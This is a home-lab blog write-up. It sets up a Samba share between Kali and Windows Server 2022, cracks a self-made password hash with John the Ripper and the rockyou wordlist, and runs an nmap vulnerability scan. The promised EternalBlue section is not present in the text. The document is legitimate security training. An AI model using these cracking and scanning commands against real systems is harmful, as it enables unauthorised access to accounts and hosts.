EternalBlue: SMB Exploitation & Kiwi
Overview
Second post in this lab series. Same private environment as Part 1 — Kali Linux and Windows Server 2022 on VMware Workstation. This time: setting up file sharing with Samba, cracking a password hash with John the Ripper, running vulnerability scans, and — since the patched Windows Server 2022 target wasn’t exploitable — standing up a Windows 7 VM specifically to demonstrate EternalBlue (MS17-010) SMB exploitation and post-exploitation credential access with Metasploit and Kiwi.
All activity below took place in the same private, self-hosted, isolated lab from Part 1. No external or production systems were touched.
Part 1: Samba File Sharing Between Kali and Windows Server
Goal: set up a Samba share on Kali at /srv/samba/share and confirm read/write access from both Kali and Windows Server 2022.
Environment Setup
Verified connectivity between hosts before starting.
 Connectivity confirmed from Kali
 Connectivity confirmed from Windows (PowerShell)
Installing and Configuring Samba on Kali
1
2
3
4
5
sudo mkdir /srv/samba/share
sudo chmod 777 /srv/samba/share
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf.bak
sudo systemctl restart smbd
sudo systemctl status smbd
 smbd active and running, share directory created
Mapping the Shared Folder on Windows Server
Mapped the Kali Samba share as a network drive on Windows Server (\\192.168.1.100\).
 Shared folder mapped as a network drive — empty at this point
Testing File Access and Sharing
From Kali — created a test file directly in the share:
1
echo "Test file from Kali Linux" > /srv/samba/share/testfile.txt
 File written from the Kali side
 Same file visible from Windows Explorer
From Windows — created a file from the Windows side to confirm the reverse direction:
 Files from both Kali and Windows now present in the share
1
ls /srv/samba/share
 Two-way read/write access confirmed
Part 2: Password Cracking with John the Ripper
To practice offline password cracking, I generated a hashed password and cracked it with John the Ripper against the rockyou wordlist:
1
2
3
echo "hacker:$(openssl passwd -1 hacker123)" > passwd.txt
john --wordlist=/usr/share/wordlists/rockyou.txt passwd.txt
john --show passwd.txt
 Hash cracked in under a second —
 hacker:hacker123
Network and Vulnerability Scanning
Advanced Nmap scan against the Windows Server 2022 target:
1
nmap -p- -sV --script vuln 192.168.1.39
Came back clean — no exploitable vulnerabilities flagged (expected, since this target was already patched).
